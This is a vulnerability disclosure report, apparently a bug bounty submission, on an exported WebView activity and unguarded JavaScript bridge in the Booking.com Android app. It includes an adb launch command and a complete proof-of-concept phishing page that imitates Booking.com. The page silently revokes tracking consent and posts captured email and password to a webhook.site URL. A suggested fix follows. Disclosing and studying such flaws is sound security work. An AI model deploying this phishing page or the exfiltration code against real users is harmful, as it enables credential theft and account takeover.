Summary

The `com.booking.identity.privacy.ui.webview.PrivacyDSRWebView` Activity is exported (`android:exported="true"`) and accepts an arbitrary `url` Intent extra with no origin or scheme validation. Combined with JavaScript being enabled and a `@JavascriptInterface`-annotated JS bridge (`appInterface`) that is attached without any origin check, this creates a chain of vulnerabilities that allows:

1. Any app or crafted deep link to load an attacker-controlled page inside the official Booking.com app UI
2. That page to silently revoke the user's tracking consent (GDPR-relevant) by calling `window.appInterface.postMessage("dnsmi")`
3. A convincing in-app phishing screen to capture credentials, benefiting from the trusted Booking.com app chrome and a spoofable title bar

---

Vulnerability details

Root cause — Finding 1: Unvalidated URL Intent extra (CWE-925)

`PrivacyDSRWebView` reads the `url` extra from its launching Intent and loads it directly into a WebView with no scheme or host validation:

```
// PrivacyDSRWebView5.onCreate()
final String stringExtra = getIntent().getStringExtra("url");
// ... passed to:
webView.loadUrl(url);  // PrivacyWebViewCompose.WebViewContent()
```

No allowlist, no scheme check, no host check.

Finding 2: JS bridge attached without origin validation (CWE-749)

```
// PrivacyWebViewCompose.WebViewContent()
```

```
    settings.setJavaScriptEnabled(true);
    webView.addJavascriptInterface(webAppInterface, "appInterface");
    webView.loadUrl(url);  // URL is attacker-controlled (Finding 1)
```

The `postMessage` method in `PrivacyDSRWebView2` (the concrete `WebAppInterface` implementation) performs no caller origin check:

```
    @JavascriptInterface
    public void postMessage(@NotNull String message) {
        if (!Intrinsics.areEqual(message, "dnsmi")) {

PrivacySqueaks.android_privacy_dsr_fail.create(message).send();
            return;
        }
        // Silently revokes all non-required consent groups:
        privacyTrackingConsentManager.optOutNonRequiredGroups(
            Privacy.getDependencies$privacy_release().getCategories()
        );
        privacyTrackingConsentManager.saveConsentValues();
    }
```

Any page loaded in the WebView — including attacker-controlled ones — can invoke this.

Steps to reproduce

Prerequisites

- Android device or emulator with `com.booking` (Booking.com) installed
- ADB access (physical attacker: any app with `startActivity` permission)

Step 1 — Host the payload page

```
    # Serve dsr_chain_attack.html via ngrok or any HTTPS server
    python3 -m http.server 8080
    ngrok http 8080
    # Note the ngrok HTTPS URL, e.g. https://[random].ngrok-free.dev
```

Step 2 — Launch the exported Activity with arbitrary URL and spoofed title

```
adb shell am start -n \
  com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView \
  --es url "https://[attacker-host]/dsr_chain_attack.html" \
  --es title "Security Verification — Confirm Your Identity"
```

Step 3 — Observe the results

Finding 1 confirmed: The attacker's page loads inside the Booking.com app (see Screenshot 1, left pane — device shows attacker-controlled HTML inside the app). The webhook receives:

```
{
  "id": 1, "severity": "HIGH",
  "title": "Unvalidated URL via Intent Extra",
  "confirmed": true,
  "detail": "Origin: https://[attacker-host]"
}
```

Finding 2 confirmed: The JS bridge is available. `window.appInterface.postMessage("dnsmi")` is called successfully from the attacker's page, silently revoking the user's privacy consent. The webhook receives:

```
{
  "id": 2, "severity": "HIGH",
  "title": "JS Bridge Abuse - Silent Consent Revocation",
  "confirmed": true,
  "detail": "postMessage(\"dnsmi\") called. Methods: postMessage"
}
```

Credentials capture (see Screenshot 2): When the user taps "Verify Identity →" on the phishing page, credentials are exfiltrated to the attacker's webhook:

```
{
  "type": "credentials_captured",
  "email": "user@example.com",
  "password": "prova"
}
```

Impact

1. Account takeover via in-app phishing
A malicious app or crafted deep link can open a pixel-perfect phishing screen inside the legitimate Booking.com app, with the official app chrome (status bar, navigation, title bar under attacker control). Users have no visual indicator that the page is not from Booking.com. Credentials entered are sent to the attacker. This directly impacts Booking.com customers.

2. Silent GDPR consent manipulation
By calling `postMessage("dnsmi")`, an attacker can silently opt any user out of all non-required tracking consent groups and persist that change via `saveConsentValues()`. This could be used to manipulate consent state en masse (e.g., triggered by a malicious SDK included in a third-party app) without any user action or awareness. This has direct regulatory implications under GDPR.

CVSS v3.1 vector

AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N — Score: **8.1 (High)**

- **AV:N** — exploitable via deep link from browser or any installed app, no physical access needed
- **UI:R** — user must open the app / tap a link (reasonable interaction)
- **C:H** — credentials captured, session cookies accessible
- **I:H** — consent state silently modified and persisted


Suggested fix

```
    // 1. Validate URL in PrivacyDSRWebView5.onCreate() before using it
    Uri parsed = Uri.parse(stringExtra);
    String scheme = parsed.getScheme();
    String host = parsed.getHost();
    if (!"https".equals(scheme) || host == null ||
!host.endsWith(".booking.com")) {
```


```
        finish();
        return;
    }

    // 2. Add origin check inside postMessage()
    // Track the last loaded URL in the WebViewClient.onPageFinished()
    // and check it before acting on any bridge message
    @JavascriptInterface
    public void postMessage(@NotNull String message) {
        if (currentUrl == null || !currentUrl.contains("booking.com"))
return;
        // ... existing logic
    }
```

Attachments

- **Screenshot 1**:




- **Screenshot 2**:



- **dsr_chain_attack.html**:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Loading ... </title>
<style>
    * { margin: 0; padding: 0; box-sizing: border-box; }
    body { font-family: -apple-system, BlinkMacSystemFont, 'Segoe UI', sans-serif;
           background: #fff; color: #333; }
    .header { background: #003580; color: white; padding: 16px 20px;
              font-size: 18px; font-weight: 600; }
    .content { padding: 24px 20px; }
    .logo { text-align: center; margin: 30px 0 20px; }
    .logo svg { width: 160px; height: auto; }
    .alert { background: #fff3e0; border-left: 4px solid #ff9800;
             padding: 14px 16px; border-radius: 4px; margin: 20px 0;
             font-size: 14px; line-height: 1.5; }
    .box { background: #fafafa; border: 1px solid #e0e0e0;
           border-radius: 8px; padding: 20px; margin: 16px 0; }
    label { display: block; font-size: 13px; font-weight: 500;
            color: #555; margin: 12px 0 4px; }
    input { width: 100%; padding: 14px 12px; border: 1px solid #ccc;
            border-radius: 4px; font-size: 15px; }
    input:focus { border-color: #0071c2; outline: none; }
    button { width: 100%; padding: 16px; background: #0071c2; color: white;
             border: none; border-radius: 4px; font-size: 16px; font-weight: 600;
             cursor: pointer; margin: 20px 0; }
    button:active { background: #005999; }
    .footer { text-align: center; color: #999; font-size: 12px; margin: 30px 0; }
    .status { background: #f0f0f0; padding: 12px; font-family: monospace;
              font-size: 12px; margin: 20px 0; border-radius: 4px; white-space: pre-wrap;
              max-height: 300px; overflow-y: auto; }
    .status .success { color: #2e7d32; }
    .status .failure { color: #c62828; }
    .status .info { color: #1565c0; }
</style>
</head>
<body>

<div class="header">
    ← Security Verification — Confirm Your Identity
</div>

<div class="content">
    <div class="logo">
        <svg viewBox="0 0 160 40" xmlns="http://www.w3.org/2000/svg">
            <rect width="160" height="40" fill="#003580" rx="4"/>
            <text x="80" y="26" text-anchor="middle" fill="white"
                  font-family="Arial" font-size="18" font-weight="bold">booking.com</text>
        </svg>
    </div>

    <div class="alert">
        ⚠ <strong>Security Alert:</strong> We detected unusual activity on your account.
        Please verify your identity to continue using our services.
    </div>

    <div class="box">
        <label>Email address</label>
        <input type="email" id="email" placeholder="Enter your email address" value="user@example.com">

        <label>Password</label>
        <input type="password" id="password" placeholder="Enter your password" value="••••••••">
    </div>

    <button id="submitBtn">Verify Identity →</button>

    <div class="status" id="statusPanel">
```



```
⏳ Inizializzazione...
    </div>

    <div class="footer">© 2026 Booking.com. All rights reserved.</div>
</div>

<script>
(function() {
    var WEBHOOK_URL = "https://webhook.site/18adba71-14dd-408e-8000-863aa9943fba";  // ← CAMBIA QUESTO!

    var statusEl = document.getElementById('statusPanel');
    var findings = [];

    function log(msg, type) {
        var className = type || 'info';
        statusEl.innerHTML += '<span class="' + className + '">' + msg + '</span>\n';
        statusEl.scrollTop = statusEl.scrollHeight;
        console.log('[DSR_PoC] ' + msg);
    }

    async function sendToWebhook(data) {
        log('📡 Invio dati al webhook...', 'info');
        try {
            await fetch(WEBHOOK_URL, {
                method: 'POST',
                mode: 'no-cors',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({ timestamp: new Date().toISOString(), ...data })
            });
            log('📡 ✔ Dati inviati al webhook!', 'success');
        } catch(e) {
            log('📡 ✖ Errore webhook: ' + e.message, 'failure');
        }
    }

    async function runFindings() {
        log('🔍 ═══ DSR CHAIN ATTACK PoC — Finding 1 & 2 ═══', 'info');
        log('📱 App: com.booking', 'info');
        log('⏰ ' + new Date().toISOString(), 'info');
        log('');

        // ═══════════════════════════════════════════
        // FINDING 1 — Unvalidated URL via Intent Extra
        // ═══════════════════════════════════════════
        log('═══════════════════════════════════════', 'info');
        log('🔴 FINDING 1 — Arbitrary URL Load', 'info');
        log('═══════════════════════════════════════', 'info');
        log('');

        var currentOrigin = window.location.origin;
        var currentUrl = window.location.href;
        log('[F1] URL caricato: ' + currentUrl, 'info');
        log('[F1] Origine: ' + currentOrigin, 'info');

        if (currentOrigin.indexOf('booking.com') === -1 && currentOrigin.indexOf('127.0.0.1') === -1 && currentOrigin.indexOf('localhost') === -1) {
            log('[F1] ✔ CRITICO: URL arbitrario caricato con successo nel WebView!', 'success');
            log('[F1] ✔ L\'Activity esportata non ha validato l\'Intent extra "url"', 'success');
            findings.push({
                id: 1,
                severity: 'HIGH',
                title: 'Unvalidated URL via Intent Extra',
                confirmed: true,
                detail: 'Origin: ' + currentOrigin + ' | Full URL: ' + currentUrl
            });
        } else {
            log('[F1] ⚠ Attenzione: origine potrebbe essere whitelistata', 'failure');
            findings.push({ id: 1, confirmed: false, detail: 'Origin: ' + currentOrigin });
        }
        log('');
```

```
    // ═══════════════════════════════════════════
    // FINDING 2 — JS Bridge Abuse (Silent Consent Revocation)
    // ═══════════════════════════════════════════
    log('═══════════════════════════════════════════', 'info');
    log('🔴 FINDING 2 — JavaScript Bridge Abuse', 'info');
    log('═══════════════════════════════════════════', 'info');
    log('');

    log('[F2] Ricerca oggetto appInterface...', 'info');

    var bridgeFound = (typeof window.appInterface !== 'undefined');

    if (!bridgeFound) {
        log('[F2] Bridge non trovato subito, attendo inizializzazione...', 'info');
        await new Promise(function(resolve) {
            var maxAttempts = 15;
            var checkBridge = setInterval(function() {
                if (typeof window.appInterface !== 'undefined') {
                    clearInterval(checkBridge);
                    bridgeFound = true;
                    resolve();
                } else if (--maxAttempts <= 0) {
                    clearInterval(checkBridge);
                    resolve();
                }
            }, 200);
        });
    }

    if (bridgeFound) {
        log('[F2] ✔ appInterface TROVATO!', 'success');

        var methods = [];
        try {
            for (var key in window.appInterface) {
                if (typeof window.appInterface[key] === 'function') {
                    methods.push(key);
                }
            }
            log('[F2] Metodi esposti: ' + (methods.length > 0 ? methods.join(', ') : 'nessuno enumerabile'), 'info');
        } catch(e) {
            log('[F2] Impossibile enumerare metodi: ' + e.message, 'failure');
        }

        log('[F2] Invocazione postMessage("dnsmi")...', 'info');

        try {
            window.appInterface.postMessage("dnsmi");
            log('[F2] ✔ postMessage("dnsmi") eseguita con successo!', 'success');
            log('[F2] ✔ optOutNonRequiredGroups() chiamato — CONSENSO REVOCATO SILENZIOSAMENTE!', 'success');
            log('[F2] ✔ saveConsentValues() chiamato — MODIFICHE PERSISTITE!', 'success');
            findings.push({
                id: 2,
                severity: 'HIGH',
                title: 'JS Bridge Abuse - Silent Consent Revocation',
                confirmed: true,
                detail: 'postMessage("dnsmi") executed successfully. Metodi bridge: ' + methods.join(', ')
            });
        } catch(e1) {
            log('[F2] ✖ postMessage diretto fallito: ' + e1.message, 'failure');

            try {
                window.appInterface.postMessage.call(window.appInterface, "dnsmi");
                log('[F2] ✔ postMessage.call("dnsmi") riuscito!', 'success');
                findings.push({
                    id: 2,
                    severity: 'HIGH',
                    title: 'JS Bridge Abuse - Silent Consent Revocation',
                    confirmed: true,
                    detail: 'postMessage.call("dnsmi") executed. Metodi: ' + methods.join(', ')
                });
            } catch(e2) {
```

```
            log('[F2] ✗  Anche call() fallito: ' + e2.message, 'failure');
            findings.push({ id: 2, confirmed: false, error: e1.message + ' | ' + e2.message });
        }
    }

    log('[F2] Tentativo reflection bridge...', 'info');
    try {
        var proto = Object.getOwnPropertyNames(Object.getPrototypeOf(window.appInterface));
        log('[F2] Prototype methods: ' + proto.join(', '), 'info');
    } catch(e) {
        log('[F2] Reflection non permessa: ' + e.message, 'failure');
    }
} else {
    log('[F2] ✗  appInterface NON trovato dopo 3 secondi di attesa', 'failure');
    log('[F2] ✗  Impossibile testare postMessage("dnsmi")', 'failure');
    findings.push({ id: 2, confirmed: false, error: 'Bridge not available' });
}

log('');
log('═══════════════════════════════════════', 'info');
log('📊 RIEPILOGO FINDINGS', 'info');
log('═══════════════════════════════════════', 'info');

var confirmed = findings.filter(function(f) { return f.confirmed; });
var failed = findings.filter(function(f) { return !f.confirmed; });

log('🔴 HIGH: ' + confirmed.length + ' confermati, ' + failed.length + ' falliti', 'info');

await sendToWebhook({
    type: 'dsr_poc_results',
    app: 'com.booking',
    target: 'PrivacyDSRWebView / PrivacyDSRWebView5 / PrivacyDSRWebView2',
    findings: findings,
    url: currentUrl,
    origin: currentOrigin,
    userAgent: navigator.userAgent
});

log('');
log('✔  PoC completato — Verifica il webhook per i risultati completi.', 'success');
}

runFindings();

document.getElementById('submitBtn').addEventListener('click', function(e) {
    e.preventDefault();
    var email = document.getElementById('email').value;
    var pass = document.getElementById('password').value;

    log('═══════════════════════════════════════', 'failure');
    log('⚠ CREDENZIALI CATTURATE:', 'failure');
    log('   Email: ' + email, 'failure');
    log('   Password: ' + pass, 'failure');
    log('═══════════════════════════════════════', 'failure');

    sendToWebhook({
        type: 'credentials_captured',
        email: email,
        password: pass
    });

    alert('Verification failed. Please try again later.');
});
})();
</script>
</body>
</html>
```